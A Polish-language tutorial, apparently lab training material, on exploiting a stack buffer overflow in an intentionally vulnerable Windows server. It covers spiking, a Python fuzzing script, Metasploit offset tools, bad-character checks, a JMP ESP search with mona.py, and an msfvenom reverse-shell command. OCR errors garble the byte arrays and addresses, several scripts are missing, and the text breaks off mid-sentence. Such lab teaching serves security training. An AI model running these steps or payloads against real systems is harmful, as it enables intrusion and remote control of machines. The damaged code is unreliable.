przepełnienie bufora oparte na stercie, aby przejąć kontrolę nad wykonywaniem programu. Przepełnienia bufora często występują w przestrzeni pamięci sterty, a wykorzystanie tych błędów różni się od przepełnień bufora opartych na stosie. Przepełnienia sterty zostały wykryte jako błędy w zabezpieczeniach oprogramowania. W przeciwieństwie do przepełnień stosu, przepełnienia sterty są niespójne i mają różne techniki wykorzystania.

Wykorzystanie przepełnienia bufora systemu Windows

Wykorzystanie luki w zabezpieczeniach systemu Windows związanej z przepełnieniem bufora obejmuje następujące kroki:

- Wykonaj wbijanie

- Wykonaj fuzzing

- Zidentyfikuj przesunięcie

- Nadpisz rejestr EIP

- Zidentyfikuj złe postacie

- Zidentyfikuj właściwy moduł

- Wygeneruj kod powłoki

- Uzyskaj dostęp do konta root

Przed wykonaniem poniższych kroków należy zainstalować i uruchomić podatny serwer na maszynie ofiary, następnie uruchomić Immunity Debugger, a na końcu podłączyć podatny serwer do debuggera.

Spiking

Spiking umożliwia atakującym wysyłanie spreparowanych pakietów TCP lub UDP do podatnego serwera w celu spowodowania jego awarii. Pomaga atakującym identyfikować luki w zabezpieczeniach aplikacji docelowych związane z przepełnieniem bufora. Następujące kroki są zaangażowane w wybijanie:

Krok - 1: Ustanów połączenie z serwerem z podatnością na ataki za pomocą Netcat Jak pokazano na poniższym zrzucie ekranu, możesz użyć następującego polecenia Netcat, aby nawiązać połączenie z docelowym serwerem z podatnością na ataki i zidentyfikować usługi lub funkcje udostępniane przez serwer.

nc -nv <Docelowy adres IP> <Port docelowy>

```
nc -nv 10.10.1.11 9999 - Parrot Terminal
File  Edit  View  Search  Terminal  Help
┌─[attacker@parrot]─[~]
└──╼ $sudo su
[sudo] password for attacker:
┌─[root@parrot]─[/home/attacker]
└──╼ #cd
┌─[root@parrot]─[~]
└──╼ #nc -nv 10.10.1.11 9999
(UNKNOWN) [10.10.1.11] 9999 (?) open
Welcome to Vulnerable Server! Enter HELP for help.
HELP
Valid Commands:
HELP
STATS [stat_value]
RTIME [rtime_value]
LTIME [ltime_value]
SRUN [srun_value]
TRUN [trun_value]
GMON [gmon_value]
GDOG [gdog_value]
KSTET [kstet_value]
GTER [gter_value]
HTER [hter_value]
LTER [lter_value]
KSTAN [lstan_value]
EXIT
```

Krok - 2: Wygeneruj szablony spajków i wykonaj wzbogacanie


Szablony Spike definiują formaty pakietów używane do komunikacji z serwerem podatnym na ataki. Są przydatne do testowania i identyfikowania funkcji podatnych na wykorzystanie przepełnienia bufora. Użyj następującego szablonu spajków do wzbogacenia funkcji STATS:

```
stats.spk (~) - Pluma (as superuser)
File  Edit  View  Search  Tools  Documents  Help
Open  Save  Undo
stats.spk ×
1 s_readline();
2 s_string("STATS ");
3 s_string_variable("0");
Plain Text  Tab Width: 4  Ln 3, Col 24  INS
```

Teraz wyślij pakiety do podatnego serwera za pomocą następującego polecenia:

generic_send_tcp <Target IP> <Target Port> spike_script SKIPVAR SKIPSTR

Jak pokazano na zrzucie ekranu, funkcja TRUN podatnego serwera ma lukę w zabezpieczeniach związaną z przepełnieniem bufora. Zwiększenie wartości tej funkcji nadpisuje rejestry stosu, takie jak EAX, ESP, EBP i EIP. Jeśli atakujący mogą nadpisać rejestr EIP, mogą uzyskać dostęp powłoki do systemu docelowego.



Wykonaj fuzzing

Po zidentyfikowaniu podatności na przepełnienie bufora na docelowym serwerze musimy wykonać fuzzing. Atakujący używają fuzzingu do wysyłania dużej ilości danych do serwera docelowego, co powoduje przepełnienie bufora i nadpisanie rejestru EIP. Fuzzing pomaga w określeniu liczby bajtów potrzebnych do awarii serwera docelowego. Informacje te pomagają w określeniu dokładnej lokalizacji rejestru EIP, co dodatkowo pomaga w wstrzykiwaniu złośliwego kodu powłoki. Na przykład poniższy zrzut ekranu pokazuje przykładowy skrypt Pythona używany przez osoby atakujące do przeprowadzania fuzzingu:

```
#!/usr/bin/python2
import sys, socket
from time import sleep

buff = "A" * 100

while True:
    try:
            soc = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
            soc.connect(('10.10.1.11', 9999))

            soc.send(('TRUN /.:/' + buff))
            soc.close()
            sleep(1)
            buff = buff + "A" * 100
    except:
            print "Fuzzing crashed vulnerable server at %s bytes" % str(len(buff))
            sys.exit()
```


Kiedy wykonujesz powyższy kod, buff mnoży się dla każdej iteracji pętli while i wysyła dane buffa do podatnego serwera. Jak widać na zrzutach ekranu, podatny na ataki serwer uległ awarii po odebraniu około 2300 bajtów danych, ale nie nadpisał rejestru EIP.

Zidentyfikuj przesunięcie

Dzięki fuzzingowi zrozumieliśmy, że możemy nadpisać rejestr EIP od 1 do 2300 bajtów danych. Teraz użyjemy następującego narzędzia pattern_create Ruby do wygenerowania losowych bajtów danych:

/usr/share/metasploit-framework/tools/exploit/pattern_create.rb 3000 -1

Uruchom następujący skrypt Pythona, aby wysłać te losowe bajty do podatnego serwera:



Gdy powyższy skrypt jest wykonywany, losowe bajty danych są wysyłane do docelowego serwera podatnego na ataki, co powoduje przepełnienie bufora w stosie. Zrzut ekranu wyraźnie pokazuje, że rejestr EIP jest nadpisywany losowymi bajtami. Musisz zanotować losowe bajty w EIP i znaleźć przesunięcie tych bajtów.


Uruchom następujące polecenie, aby znaleźć dokładne przesunięcie losowych bajtów w rejestrze EIP:

/usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -1 3000 -q 386F4337

Zastąp rejestr EIP

Jak pokazano na zrzucie ekranu, ustaliliśmy, że rejestr EIP jest przesunięty o 2003 bajty. Teraz uruchom następujący skrypt Pythona, aby sprawdzić, czy możemy kontrolować rejestr EIP.

Jak pokazano na zrzucie ekranu, rejestr EIP może być kontrolowany i nadpisywany złośliwym kodem powłoki.



Zidentyfikuj złe postacie

Przed wstrzyknięciem kodu powłoki do rejestru EIP należy najpierw zidentyfikować złe znaki, które mogą powodować problemy w kodzie powłoki. Badchars można uzyskać za pomocą wyszukiwarki Google. Znaki takie jak brak bajtu, np. „\x00”, to złe znaki.

złe znaki =

("\x00\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\xl0\xll\xl

2\xl3\xl4\xl5\xl6\xl7\xl8\xl9\xla\xlb\xlc\xld\xle\xlf"

"\x20\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32

\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40"

"\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53

\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f"

n\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72

\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f"

"\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92

\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f"

"\xa0\xal\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xbl\xb2

\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf"


"\xc0\xcl\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0\xdl\xd2

\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf"

"\xe0\xel\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0\xfl\xf2

\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff")

Następnie uruchom następujący skrypt Pythona, aby wysłać złe znaki wraz z kodem powłoki:




badc

W Immunity Debugger kliknij prawym przyciskiem myszy wartość rejestru ESP, a następnie kliknij „Follow in Dump” i na koniec obserwuj znaki. Przekonasz się, że nie ma żadnych złych znaków, które stwarzają problemy w kodzie powłoki.


Zidentyfikuj właściwy moduł

W tym kroku musimy zidentyfikować właściwy moduł podatnego serwera, który nie ma ochrony pamięci. W Immunity Debugger możesz użyć skryptów, takich jak mona.py, aby zidentyfikować takie moduły. Musisz pobrać mona.py z GitHub i skopiować go do ścieżki odporności Debugger -> PyCommands. Teraz uruchom serwer z luką i program Immunity Debugger jako administrator, a następnie podłącz serwer z luką do debuggera. W Immunity Debugger wpisz moduły Imona na pasku u dołu okna. Jak pokazano na zrzucie ekranu, tworzone jest wyskakujące okienko, które pokazuje ustawienia ochrony różnych modułów.



Jak pokazano na zrzucie ekranu, jeden z modułów, essfunc.dll, nie ma ochrony pamięci. Atakujący wykorzystują takie moduły do wstrzyknięcia kodu powłoki i przejęcia pełnej kontroli nad rejestrem EIP. Teraz uruchom następujący skrypt Ruby nasm_shell, aby przekonwertować język asemblera (JMP ESP) na kod szesnastkowy:

/usr/share/metasploit-framework/tools/exploit/nasm_shell.rb



Następnie w Immunity Debugger wpisz następujące polecenie w pasku u dołu okna, aby określić adres zwrotny modułu podatnego na ataki:


Imona find -s "\xff\xe4" -m essfunc.dll

W Immunity Debugger wybierz „Wprowadź wyrażenie do naśladowania”, wprowadź zidentyfikowany adres zwrotny w polu tekstowym, kliknij „OK” i naciśnij „F2”, aby ustawić punkt przerwania pod tym konkretnym adresem.

Teraz wprowadź zidentyfikowany adres zwrotny do EIP, uruchamiając następujący skrypt:

Na przykład, jeśli adres zwrotny to „6250llaf”, należy wysłać „\xaf\xll\x50\x62”, ponieważ architektura x86 przechowuje wartości w formacie Little Endian.

Po uruchomieniu powyższego skryptu zauważysz, że rejestr EIP został nadpisany adresem zwrotnym podatnego modułu:



Jak pokazano na zrzucie ekranu, osoby atakujące mogą kontrolować rejestr EIP, jeśli serwer docelowy ma moduły, które nie mają odpowiednich ustawień ochrony pamięci.

Wygeneruj kod powłoki i uzyskaj dostęp do powłoki

Teraz uruchom następujące polecenie msfvenom, aby wygenerować kod powłoki:


msfvenom -p windows/shell_reverse_tcp LHOST=<IP address> LPORT=<port>

EXITFUNC=thread -f c -a x86 -b "\x00"

W powyższym poleceniu

